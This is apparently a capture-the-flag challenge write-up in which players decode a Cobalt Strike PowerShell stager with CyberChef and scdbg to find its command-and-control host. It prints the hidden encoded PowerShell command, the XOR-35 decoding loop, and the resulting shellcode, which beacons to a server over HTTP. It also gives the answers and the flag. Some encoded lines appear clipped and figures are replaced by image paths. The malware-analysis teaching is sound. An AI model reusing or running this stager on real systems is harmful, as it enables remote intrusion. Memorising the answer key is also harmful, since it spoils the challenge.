Mission Name

StrangerStrings

Background

Claire and Ethan leave Paris, heading to Euphea in Shanghai - Their transport is hijacked, changing course to an unknown destination. Ethan has to battle the autopilot of the Sky-Cage. He successfully hacks into the system. But doesn't stop the ambush. Dr.Pinche encourages Ethan to run a simulator to check if bug works perfect.

Technical High-Level Overview

A Cobalt Strike payload is provided. The goal of this challenge is to identify the IP or server name which receives the connection, acting as a simulator to catch the bug. Considering the level of this challenge, player should use a tool named scdbg. This tool eases the analysis of connections.

Short Description

You´re going to act as a simulator to catch the bug. For this purpose, you must analyse a Powershell Payload. Your goal is to identify the IP address or server name.

Mission Description

You´re going to act as a simulator to catch the bug. For this purpose, you must analyse a Powershell Payload. Once you see the server IP address, please or server name.

Location

MOZAMBIQUE - SHAX - DR PINCHE

Tools

- Scdbg: http://sandsprite.com/CodeStuff/scdbg.zip
- https://gchq.github.io/CyberChef/

Questions

What key was used to decrypt the powershell code?

- 35

Which port was used to connect to the server?

- 80

Hints

1. Use Cyberchef to decode from base64.
2. User Cyberchef to decode from base64, Gunzip and Xor.
3. Use scdbg tool to extract the server.

Write Up

A powershell payload of Cobalt Strike is provided. First step would be to decode from base64:

```
powershell -nop -w hidden -encodedcommand
JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgAEkATwAuAE0AZQBtAG8AcgB5AFMAdAByAGUAYQBtACgALABb
YANABTAHQAcgBpAG4AZwAoACIASAA0AHMASQBBAEEAQQBBAEEAQQBBAEEALwA2ADEAWABiAFgATwBpAHkAaA
AGwAVwBMAEMASQBvAEsAVQBWAEIAOAB5AFUAbQBsAGcAQgBrAFEANQBaADEAQgB3AGIAUAA3ADMAOAArAEEA
BwAGYAdgBxAFoAbgBrAGEAQgA2AEYANQBCAGsAVwAwAGcAMABRAGUAUQB1AEYAZABoAEYATgB1ACsAUgB6AF
NgBCADgATwBoACsAOABXAFIAQwA5AEIAWgBGAHYAdgBHAGsAQQBSAEQAQwBPAGkAYgA5AEsATgAxAE0AdAAw
gAawBnAHQAQwBrAEUAUwBRAHYATABrAHAAMwBSAFIAVABpAFIAZAByAEoAbgB6AHoATgBHAFEAZgA0AEoAcw
AHQANwAvAGYASwBGAFQAYQBJAEkAZQB1AGoAOABYAGgAdABBAHgATQBRAHgAZABIAFgASABoAG4ARwBGAEoA
BiAHQAOQBxAEEAOABmAFgATgBlAGMAaQBsAHIARwBhAHMAYwBVAEIATQBSADcASQAxAHkAYQArAG8AZQBVAF
NQBhADQAOABKAEUAYwArAEoASwBXAGMAbABpAEIATgAwAGEAYwBKAHcAeQBTAFgAdwBuADgAdwAzAG4AVwBR
EAQwAwAEsANwA2AFgAQwBlAGYASABzAGUANQBtADgAUgBHAFkARgBHAG8ANwBqADEAMABIAG0AVgBzADgANg
ADcAZQBYADAAbAB2AHIANQA3AEkAeQBjAGUAcwBsADEAWQBFAHoAdwBFAEkAegA5AFEAWQBIAFMAdwBEAFIA
B5AHEAVAAyAEkAawBJAG8AaQBUAHkAaQBLAHMAdgBXAE8ALwBnADcAMgBIAGwAMQBrAHMAYwBwADQAcgB0AH
UgBDAFUAdABOAFUAVQBSAFcATAA1AHoANABIAFQAagBFAGcAagBkAG4AYwB6AGkAYwBuADcAegAvAFEAQwA0
4ASQBRAGYARQBNAFkAMwB3ADkAYwBMAGQAMwBjAHYAQgBSAEQAaQBPAE8AcABUAFAAMwBZAEwAdgBTAGUAQw
AGYAUAAwAG4AUAArAGQAdABpADUAcAB4ADkAWgBlAEcANgBsAGUAdABpADgANAA1AFAAVwBjAC8AbgBvAGcA
BuAHQAQQBCAGoAbAA2ADcAOAArAEQAWAAxAG8AMgBoADcAcwBaADUANwBtADIAcwBhAFYAOABKAFgAUABjAG
UQBOAEMALwBvAEYAUABPAEEAWAAzADUAVwBZADEAegBiAGYAUwB1ADIAegBzADcAeAB4AGcANAA3AHoASAAy
YAeABPADcAOQBqAG0AdAA2AGEAKwBKAGoAQgBxAC8AVABsAGEARwBYAFgAMwBmAFAAMwBuAE0AdQBzAG8AOA
AFcAQwA4ADIATAA0AHMATQBRAG4AeQBpADIASAA1AEgAMwBmAEYAeABFAEcAMgBvAGMAWABvAGEAdQA2AFYA
BHAHUAUgBKAEEAdwA5AGEAYwBIAEoAVQBxAE0AYgBRAEIANwBHAFcASwBiAFYAMQBkAEsASAArAEsAQwBhAH
TwBkAE0AQgBLAHIALwA1AGcAZABaAFUAeQBBAFMAMwBNAEMAQgBMAHAAWQB1AHEAaABEAHYAYQBCAGEAdQBP
sAZgBDAGgAeQByAEsANABnAGYAWABBAGEARQAwAEIAeABmAEYAUQBsAFYARAB0AEMAdQBLADYAVgBxAHoAOA
AHcAVQBCAC8ARwBsAGwANgBIADgAdQBCAFMAUwBSAG4ANgA1AFAATAAxAGoAVwBTAEEAWABJAFkAdwBhAEgA
BLAEcAVABpAGIAdABhAE8AQgB0AHkAQgBIADQAWgBEAGIAbwA2AGYAQQAzADcAbwBrAE8AYwBtAGsANQBFAG
OQBNAGoAbwBtAFEAegBIAHMAVQB6AFYATgBZADcAaABRAE8ATwBGAE0ANABQAFAAdgByAGUAdQBJADIANgB5
IAQQBoADkAdgBtADMAWgAzAFkAdQBkAHMALwA1AE0AUAA5AGIAMQBsAGMAQQAvADYAZwBPACsATwBWAFIAag
AHIAagA3AEIAZQBwAHgAMQA0AHYAUwBOAG8AUQBtADcAVQBoAHEAdQBKAGMAYQBSAFIAQgAyAHAAVwBtAG8A
BPAGoAMQBHAFQAKwBTAFQAZwAwAE8AcABSAFEAWQB5AGgAVABnADQAZwAxAFEAUQA0ADYAZQA2AHUATQBBAH
NQA3AE0AWgBRAG0AbwBCAHgAMgBHAG0AQgBVAHkAUABqAHAAUwBiAEcASQBWAFUAeQBjAGIAdAB1AGcAOQBS
IAUwBhAFEAMQBHAGgAcwBXADAARgBwAEUAZQB3AGkASgA5AEgAYwA3AFMAbQBwADUAcgBiAHoARABLAHYAeQ
AHMAYQBIAGUATQAxAEcAdQBPADUAcABzAHIARgBHAFgAUQAyAGYALwBGAEUAWABPAEEATABiAHQARABPAGYA
BGAHMAWQAxAHUAZABLAEIAUgBzAGMAWgBlADEAZAB3AFkAdABIAFUAVgArAGkAegBMAGQANgBYAGsAegBEAG
```

Figure 1

To achieve this, it is more usefull to use a tool like CyberChef:



Figure 2

It depends on the player experience about decoding this type of payloads, a recipe to load into CyberChef would be like this one:

```
Regular_expression('User defined','[a-zA-Z0-
9+/]{30,}',true,true,false,false,false,false,'List
matches')
From_Base64('A-Za-z0-9+/=',true)
Remove_null_bytes()
Regular_expression('User defined','[a-zA-Z0-
9+/]{30,}',true,true,false,false,false,false,'List
matches')
From_Base64('A-Za-z0-9+/=',true)
Gunzip()
```

To load the recipe, player must click on the following icon:



Figure 3

An finally copy the code:



Figure 4

The recipe works an show the following code. Pay attention on the xor key: 35

```
[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOP
NzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86
b1QFJNz2Etx0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSByckt zIyMjcHNLdKq85dz2yFN4EvFxSyMhY6dx
am4yyn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Etz2EtxSSRydXNLlHTDKNz2nCMMIyMa5FeUEt
cnJgVBppenV5FGobWkJkaXAjbw3Jpw0cxq3k2zvV5HmmGyOt6yECi69awZ1qXxX1ureWY8hSB9N1Qrtk
5TQldKQU9GGANucGpmAxQNExgDdEpNR0xUUANtdwMVDRMYA3dRSkdGTVcMFw0ICi4pI89+KNap5HD0Wt
oatLRUVjpwdmfqINs5m1ymkPc0xPn8+EwQ9oCA6+WT/IJ7E07iIuT9PoPzhDPnAQNRlxgZk6YndVBrQU
AqTIvqu34pdKNFemi9lCn9cHPxmbJ4aayRCREZbp1zm9t/is02dfCA+ORAI32jfXLUZnL0ceVcVZpp2
giNL05aBddz2SWNLIzMjI0sjI2MjdEt7h3DG3PawmiMjIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41fI
JKUUYjciqcTg==')

for ($x = 0; $x -lt $var_code.Count; $x++) {
        $var_code[$x] = $var_code[$x] -bxor 35
}
```

Figure 5

And other recipe to load into Cyberchef, would be this one, considering the xor key:

Load recipe

Recipe name

Decode_2_stage_Cobalt

Recipe

```
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
To_Hex('None',0)
```

Figure 6

```
From_Base64('A-Za-z0-9+/=',true)
XOR({'option':'Decimal','string':'35'},'Standard',false)
To_Hex('None',0)
```

Player gets the payload in Hex code:


Input
length: 1076
lines: 1
38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcE
bw1bXIF7bGF4HVsF7qHsHIvBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1QFJNz2Etx0dHR0dEsZdVqE3PbK
JySSBycktzIyMjcHNLdKq85dz2yFN4EvFxSyMhY6dxcXFwcXNLyHYNGNz2quWg4HMS3HR0SdxwdUsOJTtY3Pam4yyn4CIjIxLcptVXJ6rayCpLiebE
gJ9Etz2Etx0SSRydXNLlHTDKNz2nCMMIyMa5FeUEtzKsiIjI8rqIiMjy6jc3NwMFhtyblBnQEtNZ21RYk9xcnJgVBppenV5FGobWkJkaXAjbw3Jpw
5HmmGyOt6yECi69awZ1qXxX1ureWY8hSB9N1QrtkXYxBI3ZQRlEOYkRGTVcZA25MWUpPT0IMFw0TAwtATE5TQldKQU9GGANucGpmAxQNExgDdEpNF
VDRMYA3dRSkdGTVcMFw0TCi4pI89+KNap5HD0WfJPbzZvTKhHcWuDnOckMi7MV0/h4WyNpTcn9gZjTq6DoatLRUVjpwdmfqINs5m1ymkPc0xPn8+B
/IJ7E07iIuT9PoPzhDPnAQNRlxgZk6YndVBrQUR/9h4hXCK0YmQxBzxeI3dkHsY2kywrVyxWiEFkLUm0AqTIvqu34pdKNFemi9lCn9cHPxmbJ4aay
9t/is02dfCA+ORAI32jfXLUZnL0cerVcVZpp2sddfvp8/YscPs1QLhgI9sCfM1+IWHz4eRfvPdySxPUgiNL05aBddz2SWNLIzMjI0sjI2MjdEt7h3
IyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVsZ74MuK3tzcQEJXQEsOV0tGDkFWRA5AT0JKUUYjciqcTg==
Output
time: 2ms
length: 1610
lines: 1
fce8890000006089e531d2648b52308b520c8b52148b72280fb74a2631ff31c0ac3c617c022c20c1cf0d01c7e2f052578b52108b423c01d08b
44a01d0508b48188b582001d3e33c498b348b01d631ff31c0acc1cf0d01c738e075f4037df83b7d2475e2588b582401d3668b0c4b8b581c01c
d0894424245b5b61595a51ffe0585f5a8b12eb865d686e6574006877696e6954684c772607ffd531ff5757575757683a5679a7ffd5e9840000
1516a0351516850000000535068579 9fc6ffd5eb705b31d2526800024084525252535250 68eb552e3bffd589c683c35031ff57576aff53560
ffd585c00f84c301000031ff85f6740489f9eb0968aac5e25dffd589c16845215e31ffd531ff576a0751565068b757e00bffd5bf002f000039
fe991010000e9c9010000e88bffffff2f3538514d734463686e444e72416c5251514377394a59565a3749387961474a53004c2eea842e3fe58
c75a8538008ec80221a88c79e2be497c36d69994b540eb7124f0566198477eaf6200557365722d4167656e743a204d6f7a696c6c612f342e30
d70617469626c653b204d53494520372e303b2057696e646f7773204e5420362e303b2054726964656e742f342e30290d0a00ec5d0bf58ac75
4c154c6f8b645248a0bfc407110def746cc2c24fae861404d525406d8da0828868666640842445 5d812e90ba96e94a2c506f6cbceca7e22c4b
ceb049217cd010d6cf0cb1c1b601d5333163a52a2ba1941547625973764dc42c136e1086505603350e6c1145562cf404a11e19651e64ba7356
6fa8c9985d0a578066594b9eb70ade5350d2ba915b4a8fb22a323a4dbe50b8f85ca9ee1556d3a3dbc763005e805e51f74551d752c9f652754a
8cad0d50f53d816639b4300f8215fee5d0242d0c2c77c9fd4516830f7a10068f0b5a256ffd56a4068001000006800004000576858a453e5ffd
000001d9515389e75768002000005356681296 89e2ffd585c074c68b0701c385c075e558c3e8a9fdffff63617463682d7468652d6275672d63
5005100bf6d

Figure 7

To download de payload, click on the disk icon, save the payload on your computer.

Launch scdbg tool with wine to analyse the payload and get server name which is connected:



Figure 8

catch-the-bug-claire

Flag Information

flag{catch-the-bug-claire}